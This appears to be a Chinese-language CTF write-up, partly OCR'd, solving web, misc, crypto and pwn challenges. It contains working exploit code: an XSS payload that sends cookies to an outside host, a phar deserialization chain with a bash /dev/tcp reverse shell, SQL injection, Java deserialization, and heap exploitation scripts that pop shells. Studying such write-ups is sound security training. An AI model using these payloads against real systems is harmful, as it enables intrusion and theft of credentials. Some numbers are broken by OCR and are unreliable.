        'answer': answer,
        "referer": "Content-Type:text/html;charset=GBK;Referer:index"

    }
```

```
    resp = req.get(
        'http://159.138.4.209:1002/quiz.php', params=params, cookies=cookies)
    print(resp.headers['Content-Type'])

def run_code(code):
    res = commands.getstatusoutput(
        "hashpow -t md5 -c %s" % (code))
    if len(res) > 1 and res[0] == 0:
        return res[1]
    return False
def ask():
    resp = req.get(
        'http://159.138.4.209:1002/ask.php?referer=index', cookies=cookies,
allow_redirects=False)
    if resp.status_code == 200:
        m = re.findall(r'== ([a-f0-9]{6})', resp.text)
        if m:
            c = run_code(str(m[0]))
            if c:
                params = {
                    "rand": c
                }
                resp = req.get('http://159.138.4.209:1002/ask.php',
                               params=params, cookies=cookies)
                print(resp.url)

def genPl(fn):
    fn = "<script src=/upload/%s></script>" % fn
    return "\xdf';document.write(String.fromCharCode(%s));//" % (
        ','.join([str(ord(i)) for i in fn]))

def message():
    # 头像
    pl = genPl('9dd4e461268c8034f5c8564e155c67a6x')
    params = {
        "message": pl
    }
    print(pl)
    resp = req.get('http://159.138.4.209:1002/',
                   params=params, cookies=cookies)

if __name__ == '__main__':
    upload('location.href="//xxxxxxx?c="+escape(document.cookie)')
    message()
    quiz()
    ask()
```



easyweb

markdown处通过hint猜到通过来任意读

测了好久没反应，fuzz协议发现可以用netdoc

直接打registry打不通，因为jdk是8u240，太高版本dgc被ban了

用exploit.JRMPListener打server也打不通，读一下反编译的class发现markdown接口参数是object，试一下反序列化，发现打的出来。

common-collection5完事

```
public static void main(String[] args) throws Exception {
    // 获取注册表
    Registry registry = LocateRegistry.getRegistry( host: "121.36.222.22", port: 2078);
    MarkDown markDown = (MarkDown) registry.lookup( name: "markdown");
    Object o = CommonsCollections5.getObj();

    markDown.parseDocument(o);
}
```

guessgame

首先通过原型链污染污染

{"user":{"username":"admIn888","__proto__":{"enableReg":true}}}

将enableReg污染为true进行if判断

参考文章

https://blog.rwx.kr/time-based-regex-injection

通过下面的payload并且判断延时能得到

g3t(((((.*)+)+)+)+)!

g3tF1AaG

后面的由于时间差实在太小 没法分变正确的字符 换种payload 开始从后面匹配

(((((.*)+)+)+)+)Y

向前不断fuzz得到

EAzY

拼起来

g3tF1AaGEAzY

---

easy_trick_gzmtu

F12题目提示:

date('Y')-->2020

所以参数是经过date函数处理的

date函数处理字符 字符需要转义一下

```
→php -r "echo date('2020\' \a\n\d \i\f\(1,\s\l\e\e\p\(3),0)%23');"
2020' and if(1,sleep(3),0)%23
```

提交

2020%27%20\a\n\d%20\i\f(1,\s\l\e\e\p(3),0)%2 成功延时3s

正常注入跑下 admin表 给了访问url

http://121.37.181.246:6333/eGlhb2xldW5n/

是个后台登陆，拿到注入的

admin

20200202goodluck

登进去发现查询内部文件，并且限制了本地访问

通过file://localhost可以bypass 读取下他的注释给的文件
file://localhost/var/www/html/eGlhb2xldW5n/eGlhb2xldW5nLnBocA==.php

代码要求拼出flag 可通过取反拿到

class trick{

```
public $gf;
```

//$flag(构造大写)

}

$test = new trick();

$test->gf=urldecode('%7E%22%C8%CF%C8%C9%C9%CA%C8%CE%22');

var_dump(base64_encode(serialize($test)));

再绕一步pass参数 %0a就行..exp.passwd%0A20200202

拿到flag

---


webct

Mysql Client 任意文件读取攻击 触发 phar 反序列化


构造 phar 文件

```
<?php
class Fileupload
{
    public $file;
    function __construct($file)
    {
        $this->file = $file;
    }
    function __destruct()
    {
        $this->file->xs();
    }
}
class Listfile
{
    public $file;
    function __construct($file)
    {
        $this->file=$file;
    }
    function listdir(){
        system("ls ".$this->file)."<br>";
    }
    function __call($name, $arguments)
    {
        system("ls ".$this->file);
    }
}
$a= new Listfile("/ && bash -i >& /dev/tcp/******/7778 0>&1");
$b = new Fileupload($a);
@unlink("dedecms.phar");
$phar = new Phar("dedecms.phar");
$phar->startBuffering();
$phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub，增加gif文件头
$phar->setMetadata($b); //将自定义meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>
```


要利用 Mysql Client 任意文件读取攻击 必须开启 MYSQLI_OPT_LOCAL_INFILE， 但是这里不能直接传 option = MYSQLI_OPT_LOCAL_INFILE， 因为 MYSQLI_OPT_LOCAL_INFILE 属于常量直接传的话会被当成 字符串 ‘MYSQLI_OPT_LOCAL_INFILE’，所以应该直接传入 MYSQLI_OPT_LOCAL_INFILE 的值



POST：ip=120.77.215.95%3A3306&user=user&password=passsword&option=8




弹shell 没成功，但是看到根目录下有个 readflag



直接执行 readflag

"/ && bash -c '/readflag'"




Misc

隐藏的信息

解题思路


7Z得到wav文件，查看频谱图可以看到前后有点东西：



参考链接：https://hebin.me/2017/09/10/%E8%A5%BF%E6%99%AEctf-beyond/

查表

低群/Hz	高群/Hz			
	1209	1336	1477	1633
697	1	2	3	A
770	4	5	6	B
852	7	8	9	C
941	*	0	#	D



可得187485618521，提交后错误，尝试base64再提交一次就可以了。

简单MISC

解题思路

打开使用winrar 打开photo 有个ctf.txt

是一串摩斯电码解密后的用来打开压缩包

里面有一串base64

VGgxc19pc19GbGFHX3lvdV9hUkVfcmlnSFQ=

解开是Th1s_is_FlaG_you_aRE_rigHT

外接flag{}即可

---

ez_mem&usb

解压获得pcap数据包文件，使用wireshark导出数据包内压缩文件解压获取内存镜像

恢复内存镜像内的文件，获取加密压缩包

使用volatility分析内存镜像获取加密密码weak_auth_top100

```
00:00:09:00:00:00:00:00
00:00:0F:00:00:00:00:00
00:00:04:00:00:00:00:00
00:00:0A:00:00:00:00:00
00:00:2F:00:00:00:00:00
00:00:23:00:00:00:00:00
00:00:26:00:00:00:00:00
00:00:1F:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:25:00:00:00:00:00
00:00:20:00:00:00:00:00
00:00:22:00:00:00:00:00
00:00:24:00:00:00:00:00
00:00:25:00:00:00:00:00
00:00:21:00:00:00:00:00
00:00:08:00:00:00:00:00
00:00:06:00:00:00:00:00
00:00:20:00:00:00:00:00
00:00:08:00:00:00:00:00
00:00:07:00:00:00:00:00
00:00:25:00:00:00:00:00
00:00:07:00:00:00:00:00
00:00:1F:00:00:00:00:00
00:00:04:00:00:00:00:00
00:00:23:00:00:00:00:00
00:00:21:00:00:00:00:00
00:00:08:00:00:00:00:00
00:00:24:00:00:00:00:00
00:00:20:00:00:00:00:00
00:00:09:00:00:00:00:00
00:00:08:00:00:00:00:00
00:00:26:00:00:00:00:00
00:00:1E:00:00:00:00:00
00:00:20:00:00:00:00:00
00:00:06:00:00:00:00:00
00:00:27:00:00:00:00:00
```

```
00:00:30:00:00:00:00:00
```

解压压缩包获取usb协议数据内容，使用如下脚本解密

```
import sys
import os

usb_codes = {
   0x04:"aA", 0x05:"bB", 0x06:"cC", 0x07:"dD", 0x08:"eE", 0x09:"fF",
   0x0A:"gG", 0x0B:"hH", 0x0C:"iI", 0x0D:"jJ", 0x0E:"kK", 0x0F:"lL",
   0x10:"mM", 0x11:"nN", 0x12:"oO", 0x13:"pP", 0x14:"qQ", 0x15:"rR",
   0x16:"sS", 0x17:"tT", 0x18:"uU", 0x19:"vV", 0x1A:"wW", 0x1B:"xX",
   0x1C:"yY", 0x1D:"zZ", 0x1E:"1!", 0x1F:"2@", 0x20:"3#", 0x21:"4$",
   0x22:"5%", 0x23:"6^", 0x24:"7&", 0x25:"8*", 0x26:"9(", 0x27:"0)",
   0x2C:"  ", 0x2D:"-_", 0x2E:"=+", 0x2F:"[{", 0x30:"]}",  0x32:"#~",
   0x33:";:", 0x34:"'\"",  0x36:",<",  0x37:".>", 0x4f:">", 0x50:"<"
   }

def code2chr(filepath):
    lines = []
    pos = 0
    for x in open(filepath,"r").readlines():
        code = int(x[6:8],16)   # 即第三个字节
        if code == 0:
            continue
        # newline or down arrow - move down
        if code == 0x51 or code == 0x28:
            pos += 1
            continue
        # up arrow - move up
        if code == 0x52:
            pos -= 1
            continue
        # select the character based on the Shift key
        while len(lines) <= pos:
            lines.append("")
        if code in range(4,81):
            if int(x[0:2],16) == 2:
                lines[pos] += usb_codes[code][1]
            else:
                lines[pos] += usb_codes[code][0]
    for x in lines:
        print(x)

if __name__ == "__main__":
    # check argv
    if len(sys.argv) != 2:
        print("Usage:\n\tpython keyboardScanCode.py datafile.txt\nhow to get datafile:\t tshark
-r file.usb.pcapng -T fields -e usb.capdata > datafile.txt")
        exit(1)
    else:

        filepath = sys.argv[1]
```

```
        code2chr(filepath)
```

Crypto

NHP

解题思路

其实题目本名HNP，然后paper题

题目可以简化成，DSA中，每次签名时给出临时密钥的size，然后我们需要以此恢复私钥，伪造admin的签名，登录得到flag

这个问题可以转化成格密码中的CVP问题

这里直接给出学习格密码的时候从wiki里看到的问题

https://ctf-wiki.github.io/ctf-wiki/crypto/asymmetric/lattice/cvp-zh/

Hidden number problem

HNP 的定义如下：

给定质数p、许多$t \in \mathbb{F}_p$ 以及每一个对应的$MSB_{l,p}(\alpha t)$，找出对应的α。

- $MSB_{l,p}(x)$ 表示任一满足 $\left|(x \mod p) - u\right| \leq \frac{p}{2^{l+1}}$ 的整数 u，近似为取$x \mod p$ 的l个最高有效位。

根据参考 3 中的描述，当$l \approx \log^{\frac{1}{2}} p$ 时，有如下算法可以解决 HNP：

我们可以将此问题转化为一个由该矩阵生成的格上的 CVP 问题：

$$\begin{bmatrix} p & 0 & \dots & 0 & 0 \\ 0 & p & \ddots & \vdots & \vdots \\ \vdots & \ddots & \ddots & 0 & \vdots \\ 0 & 0 & \dots & p & 0 \\ t_1 & t_2 & \dots & t_n & \frac{1}{2^{l+1}} \end{bmatrix}$$

我们需要找到在格上离$\mathbf{u} = (u_1, u_2, \dots, u_n, 0)$ 最近的向量，所以在这里，我们可以采用 `Babai's nearest plane algorithm`。最终我们可以得到一组向量 $\mathbf{v} = (\alpha \cdot t_1 \mod p, \alpha \cdot t_2 \mod p, \dots, \frac{\alpha}{2^{l+1}})$，从而算出 α。

而DSA的问题可以转化为

$$
\begin{aligned}
u &= MSB_{l,q}(k) \\
q/2^{l+1} &> |k-u| \\
&= \left| \lfloor s^{-1}(m+rx) \rfloor_q - u \right|_q \\
&= \left| \left\lfloor \lfloor s^{-1}r \rfloor_q * x \right\rfloor_q - \lfloor u - s^{-1}m \rfloor_q \right|_q
\end{aligned}
$$

两题结合来看，

这里，x是私钥，s-1*r是上面的t。u-s-1*m是上面的u

所以，我们直接交互，得到多组签名，然后将数据转化下，再直接嫖wiki脚本的脚本就可以得到私钥了，然后计算出admin的签名，得到flag

step1，得到多组签名

```
from pwn import *
import hashlib
from Crypto.Util.number import *
import random
sh=remote("121.37.174.33","10000")
#context.log_level = "debug"
def sha256(content):
    return hashlib.sha256(content).hexdigest()

def proof_work():
    sh.recvuntil("sha256(XXX + ")
    ps=sh.recv(len("f9043f33380a4e"))
    sh.recvuntil("== ")
    sha=sh.recv(len("2d6648d562675af3ac369c21f6cf1b4fe4235d43cb08f695276f062263faba22"))
    for i in range(256):
        for j in range(256):
            for k in range(256):
                passwd=chr(i)+chr(j)+chr(k)+ps.decode("hex")
                if sha256(passwd)==sha:
                    sh.sendline(hex(i)[2:].rjust(2,"0")+hex(j)[2:].rjust(2,"0")+hex(k)
[2:].rjust(2,"0"))



def solve_hnp(t, u, k):
    lenth=len(t)+1
    # http://www.isg.rhul.ac.uk/~sdg/igor-slides.pdf
    M = Matrix(RationalField(),lenth,lenth)

    for i in range(lenth-1):
```

```
        M[i, i] = p
        M[lenth-1, i] = t[i]

    M[lenth-1, lenth-1] = 1 / (2 ** (k + 1))

    def babai(A, w):
        A = A.LLL(delta=0.75)
        G = A.gram_schmidt()[0]
        t = w
        for i in reversed(range(A.nrows())):
            c = ((t * G[i]) / (G[i] * G[i])).round()
            t -= A[i] * c
        return w - t

    closest = babai(M, vector(u + [0]))
    return (closest[-1] * (2 ** (k + 1))) % p
proof_work()
m = int(sha256('neo'),16)
sh.recvuntil("p = ")
p=int(sh.recvuntil("\n")[:-1])
sh.recvuntil("q = ")
q=int(sh.recvuntil("\n")[:-1])
sh.recvuntil("g = ")
g=int(sh.recvuntil("\n")[:-1])
sh.recvuntil("y = ")
y=int(sh.recvuntil("\n")[:-1])
u=[]
t=[]
while True:
    sh.recvuntil("$ ")
    sh.sendline("1")
    sh.recvuntil(": ")
    sh.sendline("neo")
    sh.recvuntil("== ")
    tmpl=int(sh.recvuntil("\n")[:-1])
    if int(tmpl)==119:
        sh.recvuntil("hex: ")
        tmps=sh.recvuntil("\n")[:-1]
        r=(int(tmps[-80:-40],16))
        s=(int(tmps[-40:],16))
        l=9
        t.append(inverse(s,q)*r%q)
        u.append((pow(2,tmpl-1)-inverse(s,q)*m)%q)
        print len(u)
        if len(u)==22:
            print u
            print t
            print p
            print q
            print g
            print y


            sh.interactive()
```

```
    else:
        sh.recvuntil("exit\n")
```

拿着数据和wiki上的脚本去整到私钥

```
def solve_hnp(t, u):
    # http://www.isg.rhul.ac.uk/~sdg/igor-slides.pdf
    M = Matrix(RationalField(), 23, 23)
    for i in range(22):
        M[i, i] = q
        M[22, i] = t[i]

    M[22, 22] = 1 / (2 ** (k + 1))
    def babai(A, w):
        A = A.LLL(delta=0.75)
        G = A.gram_schmidt()[0]
        t = w
        for i in reversed(range(A.nrows())):
            c = ((t * G[i]) / (G[i] * G[i])).round()
            t -= A[i] * c
        return w - t

    closest = babai(M, vector(u + [0]))
    print (closest)
    return (closest[-1] * (2 ** (k + 1))) % q
u=[495245508231540249576063606505020379 90L, 14050388907914418671344926908996548595 9L,
166696866103865502213029389935442517057L, 2815915613815390503670816540511562667 49L,
156776760928578722577209633934675518636L, 2820028540524746996124354718323199990 77L,
277782935373947120338066504051319060652L, 1458439066880929440272860241714617136 76L,
860025541285342774021408300137292390 64L, 2244752561865475113700638542291997222 98L,
290335854465385772926683226008799184 93L, 1189063180631935194024884004630848137 15L,
329786159308402636822718328103057218 56L, 2877058877104347342750712266448690652 58L,
288673778935338785437797132502649464768L, 7339012534337252604636662573092679329 2L,
124543500187733602924389265781925428450L, 1201525067020105284210658227694196853 84L,
237277108098477616666838046745983476327L, 1270032752593150277224740228312204918 81L,
270500930964375978527288358972092234124L, 2163704327832385108950263346779393304 42L]
t=[102839753870686399944863270643170527000L, 1588241864859013671135548182643388380 24L,
101605140224185394440383147801690693 25L, 2629364875208188192576063185749324962 51L,
209823507093509403053194205877738845946L, 7508026913828447120685228252171275 5167L,
164853510409051367953223265008744018078L, 1077369021112694711925867258320585364 75L,
614275659187864495865867651811593670 69L, 1782241096350061925717744983431630244 29L,
189584615288163273241589389797097313053L, 2166282712010096137291983285988069091 23L,
783248902497818818093995579817157875 00L, 2474077863479381378213938622294395694 12L,
250311123459573003510466069487961333784L, 1211772650707183931335649333082566439 3L,
188707630601058323123072644957655698732L, 1332346453779473822904663494944347694 41L,
108423189469271152918315514913718448453L, 3256662983795860299545605991526949801 8L,
162082326913637927217246798280235621838L, 1610907340176994644342050535789200601 43L]



q=3545961590835675690806337957668039496929064042284103831720644088788555452281703106985363103719
```

```
249197636609804601736733372466775346266693817816875380130932449873838230633000617608552687374765
544673977999092777321959244797616726615153318367552446807882171433337958536096625469695251669201
3705171188618368759729
p=307806685264974298026601480890504168929

g=254348397903041983823604765225723107851426148607960136832509646519057152244467823204744713823 8
066530200403872830690848932090176433648324089989255047367400976815598291446801456894677250918560
455046011777531748875174445958891900151533860848459983951509781438593069691494830356787318019821
4945099230920685598465
y=759280981967120944441589365475557103879699633165222878434542580382859436102274687773927846358 6
227527160021432459660703502855412033402752233529401111455565061069979456594727646021661062962577
255170507438070752378095224097864918625297551244561100384117799468118093743551107876479338654372
259571991700722653734
k=9
alpha=solve_hnp(t, u)
assert pow(g,alpha,p)==y
print (alpha)
```

拿到私钥，去跑签名

```
d=27573911241692395218612250869900248755 3
p=354596159083567569080633795766803949692906404228410383172064408878855545228170310698536310371 9
249197636609804601736733372466775346266693817816875380130932449873838230633000617608552687374765
544673977999092777321959244797616726615153318367552446807882171433337958536096625469695251669201
3705171188618368759729
q=307806685264974298026601480890504168929
g=254348397903041983823604765225723107851426148607960136832509646519057152244467823204744713823 8
066530200403872830690848932090176433648324089989255047367400976815598291446801456894677250918560
455046011777531748875174445958891900151533860848459983951509781438593069691494830356787318019821
4945099230920685598465
y=759280981967120944441589365475557103879699633165222878434542580382859436102274687773927846358 6
227527160021432459660703502855412033402752233529401111455565061069979456594727646021661062962577
255170507438070752378095224097864918625297551244561100384117799468118093743551107876479338654372
259571991700722653734
def sign(m, x):
    global p,q,g,y
    k = random.randint(1, q-1)

    Hm = int(sha256('admin'),16)

    r = pow(g, k, p) % q
    s = (inverse(k, q) * (Hm + x*r)) % q
    sig = 'admin'.encode('hex')
    sig = 'admin'.encode('hex').upper() + hex(r)[2:-1].rjust(40,"0").upper() + hex(s)
[2:-1].rjust(40,"0").upper()
    return sig

print sign("admin", d)
```

然后get flag

```
1. sign up
2. sign in
3. exit
$ $ 2
Please send me your signature: $ 61646D696E00000000352EDEE55D5331836CA85764382AE4FC00000000BE797AB76865240821DD3221B1C33914
Welcome, admin
The flag is flag{25903ADB-15B6-44D7-A027-CAE500675EA5}
```

lancet

解题思路

```
from pwn import *
from Crypto.Util.number import *
from base64 import *

def lsb_oracle(c):
    s.recvuntil("here\n")
    s.sendline('2')
    s.recvuntil("decrypt\n")
    s.sendline(str(len(b64encode(long_to_bytes(c)))+1))
    s.recvuntil("encode\n")
    s.sendline(b64encode(long_to_bytes(c)))
    s.recvuntil("res:")
    lsb=s.recvuntil("\n")[:-1]
    print(lsb)
    return int(lsb)


def brute_flag(encrypted_flag, n, e, oracle_fun):
    flag_count = n_count = 1
    flag_lower_bound = 0
    flag_upper_bound = n
    ciphertext = encrypted_flag
    mult = 1
    while flag_upper_bound > flag_lower_bound + 1:
        ciphertext = (ciphertext * pow(2, e, n)) % n
        flag_count *= 2
        n_count = n_count * 2 - 1
        #print("upper = %d" % flag_upper_bound)
        #print("upper flag = %s" % long_to_bytes(flag_upper_bound))
        #print("lower = %d" % flag_lower_bound)
        #print("lower flag = %s" % long_to_bytes(flag_lower_bound))
        #print("bit = %d" % mult)
        mult += 1
        if oracle_fun(ciphertext) == 0:
            flag_upper_bound = n * n_count / flag_count
        else:
            flag_lower_bound = n * n_count / flag_count
            n_count += 1

        print(flag_upper_bound)
```

```
        if "flag" in long_to_bytes(flag_upper_bound):
            print(long_to_bytes(flag_upper_bound))
    return flag_upper_bound

s=remote("121.37.174.33",9999)
s.recvuntil("n:")
n=s.recvuntil("\n")[:-1]
s.recvuntil("e:")
e=s.recvuntil("\n")[:-1]
s.recvuntil("flag:")
flag=s.recvuntil("\n")[:-1]

print(n)
print(e)
print(flag)
brute_flag(int(flag),int(n),int(e),lsb_oracle)
```

```
98102090267239999655521951032278249180221279017378958 05
flag{RSA_IS_SO_AMAZING}
[*] Closed connection to 121.37.174.33 port 9999
```

Pwn

woodenbox

解题思路

堆溢出

```
from pwn import *
prog = './woodenbox2'
#p = process(prog)
libc = ELF("./libc6_2.23-0ubuntu11_amd64.so")
p = remote("121.36.215.224", 9998)
def add(size, content='a'):
    p.sendlineafter("choice:", '1')
    p.sendlineafter("item name:", str(size))
    p.sendafter("name of item:", content)
def edit(idx, size, content):
    p.sendlineafter("choice:", '2')
    p.sendlineafter("index of item:", str(idx))
    p.sendlineafter("item name:", str(size))
    p.sendafter("name of the item:", content)
def free(idx):
    p.sendlineafter("choice:", '3')
    p.sendlineafter("index of item:", str(idx))
def exp():
    add(0x10)#0
    add(0x10)#1
```

```
    add(0x80)#2
    add(0x60)#3
    add(0x10)#4
    free(3)
    edit(0, 0x20, 'a'*0x10+p64(0)+p64(0x101))
    free(1)
    add(0x80)
    edit(0, 0xa0, 'a'*0x80+p64(0)+p64(0x71)+'\xdd\x25')
    add(0x60)
    add(0x60)
    edit(3, 0x70, '\x00'*(0x30+3) + p64(0xfbad1800)+p64(0)*3+'\x00')
    p.recv(0x40)
    libc.address = u64(p.recv(6)+'\x00'*2)-0x7ffff7dd2600+0x7ffff7a0d000
    log.info("libc.address ==> " + hex(libc.address))
    add(0x60)
    free(4)
    edit(0, 0x60, p64(libc.sym['__malloc_hook']-0x23))
    add(0x60)
    add(0x60, '\x00'*0x13+p64(libc.address+0xf02a4))
    p.interactive()
if __name__ == '__main__':
    exp()
```

easyheap | kirin

解题思路

```
from pwn import *
def add(size,note,y=None):
    p.sendlineafter(":\n","1")
    p.sendlineafter("?\n",str(size))
    if y==None:
         p.sendafter("?\n",note)
def delete(index):
    p.sendlineafter(":\n","2")
    p.sendlineafter("?\n",str(index))
def edit(index,note):
    p.sendlineafter(":\n","3")
    p.sendlineafter("?\n",str(index))
    p.sendafter("?\n",note)
context.log_level="debug"
#p=process("./easyheap")
p=remote("121.36.209.145",9997)
add(0x18,"kirin")
delete(0)
add(0x401,"kirin","no")
add(0x400,"kirin")
add(0x10,"/bin/sh\x00")
delete(1)

add(0x400,"\n")
```

```
edit(0,p64(0)+p64(0x21)+p64(0x602018))
edit(1,p64(0x400670))
edit(0,p64(0)+p64(0x21)+p64(0x6020D8))
edit(1,p64(0x602020))
delete(3)
p.recvuntil("\n")
libc=u64(p.recv(6)+"\x00\x00")-0x6f690
print hex(libc)
edit(0,p64(0)+p64(0x21)+p64(0x602018))
edit(1,p64(libc+0x45390))
delete(2)
#gdb.attach(p)
p.interactive()
```

Shotest_Path_v2

解题思路

像是个非预期解，利用fopen在堆上的数据残留获取flag

```
from pwn import *
prog = './Shortest_path'
#p = process(prog)
libc = ELF("./libc.so.6")
p = remote("121.37.181.246", 19008)

def add(idx, price, size, name, num):
    p.sendlineafter("---> ", '1')
    p.sendlineafter("ID: ", str(idx))
    p.sendlineafter("Price: ", str(price))
    p.sendlineafter("Length: ", str(size))
    p.sendafter("Name: \n", name)
    p.sendlineafter("station: ", str(num))
def show(idx):
    p.sendlineafter("---> ", '3')
    p.sendlineafter("Station ID: ", str(idx))
def exp():
    add(0, 10, 0x100, 'a', 0)
    add(1, 10, 0x100, 'a'*224, 0)
    show(1)
    p.interactive()
if __name__ == '__main__':
    exp()
```

---

lgd

解题思路

堆溢出，改free_hook为setcontext来作srop执行mprotect，写shellcode并执行

```
from pwn import *
context.log_level = 'debug'
context.arch = 'amd64'
prog = './lgd'
elf = ELF(prog)
p = process(prog)
libc = ELF("./libc")
p = remote("121.36.209.145",  9998)
def add(size, content):
    p.sendlineafter(">> ", '1')
    p.sendlineafter("______?\n", str(size))
    p.sendafter("yes_or_no?\n", content)
def edit(idx, content):
    p.sendlineafter(">> ", '4')
    p.sendlineafter("index ?\n", str(idx))
    p.sendafter("ew_content ?\n", content)
def show(idx):
    p.sendlineafter(">> ", '3')
    p.sendlineafter("index ?\n", str(idx))
def free(idx):
    p.sendlineafter(">> ", '2')
    p.sendlineafter("index ?\n", str(idx))
def exp():
    p.sendlineafter("what is your name?", 'a')
    add(0x20, 'a'*0x80)#0
    add(0x80, 'a'*0x20)#1
    add(0x60, 'a'*0x20)#2
    add(0x20, 'a'*0x20)#3
    edit(0, 'a'*0x20+p64(0)+p64(0x101))
    free(1)
    add(0x80, 'a'*0x100)#1
    show(2)
    libc.address = u64(p.recv(6)+'\x00'*2)-0x7f36a5b50b78+0x7f36a578c000
